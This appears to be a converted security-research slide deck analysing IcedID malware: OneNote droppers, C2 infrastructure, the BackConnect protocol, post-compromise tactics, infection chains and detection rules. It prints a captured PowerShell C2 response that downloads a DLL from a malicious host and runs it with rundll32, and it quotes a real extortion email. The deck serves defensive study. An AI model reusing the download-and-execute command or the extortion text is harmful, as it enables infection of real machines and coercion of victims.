
Template used by both Qakbot & IcedID

OneNote IcedID Droppers (Part 2)

- Significantly more email-based OneNote distribution
- Improved lure documents over time
- OneNote documents used an embedded .hta script
- C2 communications provides PowerShell code
 - Loads core IcedID .dll for further actions on objective


```
$path = $Env:LOCALAPPDATA+'\lkKLRoc.bin';  
$client = New-Object System.Net.WebClient;  
$client.downloadfile('http://ww-citrixcom.top/gate/test.dll',$path);  
C:\Windows\System32\rundll32.exe $path,init
```

C2 Response after infection



OneNote & IcedID: Today

- Following an abuse crackdown by google in late January, IcedID has **not** been observed using Google AdSense
 - Batloader has been spotted launching new campaigns despite the response actions
- IcedID continued to leverage email-based OneNote malware throughout March
- New email-based IcedID campaigns without OneNote



URLHaus IcedID Entries (via Abuse.ch)

Infrastructure Analysis

IcedID: Infrastructure Highlights

TDS – Prometheus, Keitaro
storage.googleapis[.]com &&
firebasestorage.googleapis[.]com

Tier 1 – Staging Servers in victim regions

Tier 2 – Core C2 Servers in RU/Eastern Europe

Use of OpenResty/Nginx

Victim Panel Example: acridpanel[.]com
Previously Yummba ('cdn', 'js')

Hosting

- **Digital Ocean (2020-2022)**
- **M247 (2021,2022)**
- BLNWX (2023)
- DEDIPATH-LLC (2023)
- EDIS-AS-EU (2023)
- COMBAHTON (2021)
- HZ Hosting (2022)
- Neterra Ltd. (2021)
- Cloudflare (2021)
- THEFIRST-AS (2020-2022)

TLDs

- | | |
|-------------------|--------------------|
| ▪ .top | ▪ .online |
| ▪ .club | ▪ .com |
| ▪ .xyz | ▪ .site |
| ▪ .space | ▪ .download |
| ▪ .website | ▪ .cyou |
| ▪ .uno | ▪ .cloud |
| ▪ .buzz | ▪ .best |
| ▪ .pw | ▪ .rocks |
| ▪ .bid | ▪ .casa |
| ▪ .click | ▪ .fun |
| ▪ .by | ▪ .lol |

Nameservers

- Parked
- **Cloudflare (2021,2022)**
- **Njalla (2022,2023)**
- **DNSPod (2022,2023)**

Registrars

- Eranet International (2018-2021)
- **Porkbun (2020-2022)**
- Namesilo (2020-2021)
- **Tucows (2021-2023)**
- Nicenic Int (2022-2023)

IcedID: Certificates

- Lets Encrypt
- Digicert
- Cloudflare
- "CN=localhost, C=AU, ST=Some"
- "CN=main[.]info"

Certificate:

Data:

Version: 3 (0x2)

Serial Number:

04:51:74:1f:f6:d1:ae:bd:5f:b1:27:e5:91:fd:31:09:f2:db

Signature Algorithm: sha256WithRSAEncryption

Issuer: (CA ID: 183267)

commonName = R3

organizationName = Let's Encrypt

countryName = US

Validity

Not Before: Jan 25 15:12:59 2023 GMT

Not After : Apr 25 15:12:58 2023 GMT

Subject:

commonName = team-viewer-com.top

Subject Public Key Info:

Public Key Algorithm: rsaEncryption

RSA Public-Key: (4096 bit)

Modulus:

00:bd:de:fe:8d:47:27:0c:4b:5c:cb:d2:e0:67:7f:

IcedID: BackConnect

- Custom socks5 implementation
 - TCP 80, 8080
- Both the client and C2 can issues commands using 13 byte packets
- Leverages a 4 byte authorization, eg 0x974F014A, 0x1F8B0808
- Commands are 1 byte and include:
 - Sleep, Execute SOCKS, Execute VNC, Execute File Manager, Execute Reverse Shell
- Pcaps available courtesy of Brad Duncan @malware_traffic
 - Use Felix Weyne's script - bokbot_icedid-imaginary-c2
- Open source snort signatures available at <https://networkforensic.dk/>




Image credit: Group-IB

Post Exploitation

Post-Compromise TTPs



Discovery

- NLTest
- WMIC
- net view
- net group
- PowerShell



C2 & Persistence

- VNC
- CobaltStrike
- Dual-Use Agents



Escalation of Access

- ShareFinder
- ZeroLogon
- Kerberoast
- Bloodhound
- DCSync



Actions on Objective

- Data Collection & Exfiltration
- Ransomware Deployment

Time-to-Ransomware

- Could be as quickly as 72 hours
- Or longer than 30+ days

Past Ransomware Deployed

- Conti
- Egregor
- RansomEXX
- Quantum/XingLocker
- Maze
- Revil
- *Others*

Activities	Time
Initial infection with IcedID	T0
Persistence (scheduled task)	T + 2 minutes
First Cobalt Strike execution	T + 7 minutes
First instance of credential theft (Kerberoast)	T + 15 minutes
Lateral movement starts	T + 57 minutes
DCSync (Credential Access)	T + 19 hours
Citrix Server logon	T + 45 hours
Atera agent	T + 46 hours
Exfiltration starts	T + ~50 hours

Image Source: CyberReason 2023

IcedID Malvertizing Escalates to Data Exfil

Initial Infection	<ul style="list-style-type: none">▪ Google Ad > team-viewer-com.top -> IcedID
+1 day	<ul style="list-style-type: none">▪ Powershell CobaltStrike Execution
+11, +12 & +13 days	<ul style="list-style-type: none">▪ Powershell CobaltStrike Execution▪ Event Log Clearing
+18 days	<ul style="list-style-type: none">▪ Windows Defender Exclusion for C:\ProgramData
+23 to +28 days	<ul style="list-style-type: none">▪ CobaltStrike Execution▪ Lateral Movement
+30 days in	<ul style="list-style-type: none">▪ Zero.exe & lazagne.exe▪ Royal Ransomware attempted
+31 to 40 days in	<ul style="list-style-type: none">▪ Invoke-Sharefinder.ps1▪ Rclone exfiltration
41 days in	<ul style="list-style-type: none">▪ Emailed based Extortion Attempts▪ Protonmail & qtox

Time Unknown: ADFind & Advanced_IP_Scanner

Extortion Attempt

Hello.
You had a vulnerability in the network through which we made our way and downloaded confidential information such as: now clients, employees, partners, contracts, databases, internal mail, financial documents, projects, developments and much more. It's not a joke, we can provide you with proof in the form of a printout of your files, or you can select a few documents from the list to make sure we really did it all!

I do not advise you to contact any structures, they will not do anything, but will only spend your money and time, your data is copied from us in several places, so no one will get access to them except us.

Don't worry if this email was only sent to you or other executives in your company.
I think it's in your best interest to keep all this anonymous, in exchange for not disclosing this information, we want a reward from you, it is many times less if your files were leaked.

Once we have agreed with you, we will provide confirmation of the deletion of your files.
We will also provide instructions on how to fix your vulnerability and what tools to use.

Remember, if you ignore us and do not give feedback, we will be forced to put all your

Hurry up to leave a review, time is running out, you can contact us using one of the 2 c

1 - is the qTox client (you can download it here <https://github.com/qTox/qTox/blob/master>
qTox ID: B368F0E3CDD46394E7DEC3068C87582BC572ACE7AA34EF3549D93A7C5

2 - email: download.files.company.2023@kicuba.com or download.files.company.2023@

Back to message
Last changed: Friday, March 10, 2023

Your company [redacted] has experienced a data breach. Outlook item

Fri 3/10/2023 11:59 AM
FilesCompany <download.files.company.2023@proton.me>
Your company [redacted] has experienced a data breach.

To: [redacted]

Attachments:

- [redacted].png File
- [redacted].png File
- [redacted].png File
- [redacted].png File
- Screenshot_32.png .png File
- Screenshot_6.png .png File
- Screenshot_19.png .png File
- Screenshot_11.png .png File
- Screenshot_21.png .png File
- Screenshot_17.png .png File
- Screenshot_8.png .png File
- Screenshot_22.png .png File

This letter is very important for you, if you ignore it, you will get big financial losses.
Your company has experienced a data breach.
Read the attached file INFORMATION_FOR_DIRECTOR.txt
I also attached you a few screenshots of your files that we have, this is only a small part of what we have.
The sooner you contact us, the sooner this will be completed and we guarantee complete anonymity with this incident.

Pass the information to the director of the company [redacted]

Detection & Takeaways

IcedID: Infection Chains

Malicious Advertising

- archive (.zip) -> image (.iso) -> shortcut (.lnk) -> rundll32 (.dll) -> c2 communication & payload
- archive (.zip) -> binary (.exe) -> c2 communication & payload

Email

- attachment (.pdf) -> embedded url -> archive (.zip) -> wscript (.js) -> rundll32 (.dll)
- attachment (.url) -> .cmd -> rundll32 (.dll) -> rundll32 (.dat) & rundll32 (.dll) -> c2 communication
- attachment (.zip) -> .one -> .hta -> powershell (B64 encoded) -> rundll32 (.bin) -> c2 communication
- attachment (.pdf) -> url -> archive (.zip) -> image (.iso) -> shortcut (.lnk) -> .cmd -> rundll32 (.dat) -> c2 comms
- protected archive (.zip) -> VBA macro in doc -> mshta.exe (.hta) -> rundll32 (stage 1 .dll) -> fake gzip download -> rundll32 (stage 2 .dll) & encrypted payload (.dat)

IcedID: ATT&CK

Execution

- CobaltStrike deployed via injecting into winlogon.exe
- Exports DllRegisterServer() function
- Execution guardrails on the payload servers
- In 2023, code signed by Digi Corp Media LLC

Defense Evasion

- VM detection of popular hypervisors
- Proxy execution w/ rundll32, regsvr32, & mshta
- UAC Bypass via UAC-TokenMagic & Invoke-SluiBypass
- Blends in benign network traffic
- Kills Windows Defender, adds key to exclude .exe and .dll files

Persistence

- Writes HKCU Run & HKLM RunOnce Keys
- Scheduled Task at logon and every hour
- Payload stored in %ProgramData% in a GUID folder
- ~/AppData/Local holds the random *.dat config file

Command & Control

- Uses cookie parameters for victim information
 - `_ga` is processor
 - `_gat` is windows version
 - `_gid` is mac address
- Body of response encrypted with RC4
- TLS makes use of WINHTTP.dll
- Config file is encrypted with lzmat

IcedID: Detections

- **Registry Sub Key in Software\\Classes\\CLSID\\ = BotID, User SID, Hardcoded GUIDs**
 - Telekom Security - compute_botid_and_regkeys.py
- **Sigma Rules**
 - Suspicious Scheduled Task Creation Leveraging Regsvr32
 - Scheduled Task Leveraging Regsvr32
- **Yara Rules**
 - GZipLoader strings
 - ZIP archives containing an IcedID OneNote, ISO, EXE, or MSI file
 - PDFs with links to remote PDFs hosted by google firebase
 - Cookie parameters
- **Generic Behavior Hunt**
 - Download of binaries or archives via lolbins from rare domains/TLDs followed by execution of unsigned dll
 - DLL execution from a mounted device (iso)
- **Sophos Examples**
 - EQL-WIN-DIS-PRC-ICEDID-REGSVR32-DISCOVERY-1 (MDR)
 - EQL-WIN-DIS-PRC-ICEDID-RUNDLL32-DISCOVERY-1 (MDR)
 - MEM-ICEDID-E (C2 1A)
 - SOPHOS-CLEAN-Troj-IcedID-BE
 - SOPHOS-DET-WINDOWS-BEHAVIORAL-MALWARE-Evade_13a



Appendix - References

■ Timeline 2010-2016

- <https://www.phishlabs.com/blog/the-unrelenting-evolution-of-vawtrak/>
- <https://www.justice.gov/usao-sdny/pr/nikita-kuzmin-creator-gozi-virus-sentenced-manhattan-federal-court>
- <https://www.sentinelone.com/labs/icedid-botnet-the-iceman-goes-phishing-for-us-tax-returns/>
- <https://www.secureworks.com/research/dyre-banking-trojan>
- <https://www.slideshare.net/nel08221/networkinsightsintovawtrakv2>

■ Timeline 2017-2019

- https://sysopfb.github.io/malware_/icedid/2020/04/28/IcedIDs-updated-photoloader.html
- <https://thehackernews.com/2017/01/neverquest-fbi-hacker.html>
- <http://www.proofpoint.com/us/threat-insight/post/ta2101-plays-government-imposter-distribute-malware-german-italian-and-us>

■ Timeline 2020-2021

- <https://www.sentinelone.com/labs/icedid-botnet-the-iceman-goes-phishing-for-us-tax-returns/>
- <https://blogs.juniper.net/en-us/threat-research/iceid-campaign-strikes-back>
- <https://unit42.paloaltonetworks.com/ta551-shathak-icedid/>
- <https://www.mandiant.com/resources/blog/melting-unc2198-icedid-to-ransomware-operations>
- <https://www.binarydefense.com/icedid-gziploader-analysis/>
- <https://www.silentpush.com/blog/icedid-command-and-control-infrastructure>
- <https://resource.redcanary.com/rs/003-YRU-314/images/2021-Threat-Detection-Report.pdf>
- <https://www.microsoft.com/en-us/security/blog/2021/04/09/investigating-a-unique-form-of-email-delivery-for-icedid-malware/>

■ Timeline 2022 - Today

- <https://www.secureworks.com/blog/gold-ulrick-leaks-reveal-organizational-structure-and-relationships>
- <https://www.proofpoint.com/us/blog/threat-insight/fork-ice-new-era-icedid>

Appendixes - References

■ IcedID: Backconnect

- <https://www.netresec.com/?page=Blog&month=2022-10&post=IcedID-BackConnect-Protocol>
- <https://www.group-ib.com/blog/icedid/>
- https://github.com/felixweyne/imaginaryC2/tree/master/examples/use-case-7-bokbot_icedid

■ Detections

- <https://blog.reconinfosec.com/an-encounter-with-ta551-shathak>
- https://github.com/telekom-security/malware_analysis/blob/main/icedid/icedid_20210507.yar
- https://github.com/telekom-security/malware_analysis/blob/main/icedid/compute_botid_and_regkeys.py
- <https://blogs.opentext.com/dissecting-icedid-behavior-on-an-infected-endpoint/>
- https://github.com/elastic/protections-artifacts/blob/main/yara/rules/Windows_Trojan_IcedID.yar
- https://github.com/colincowie/100DaysOfYara_2023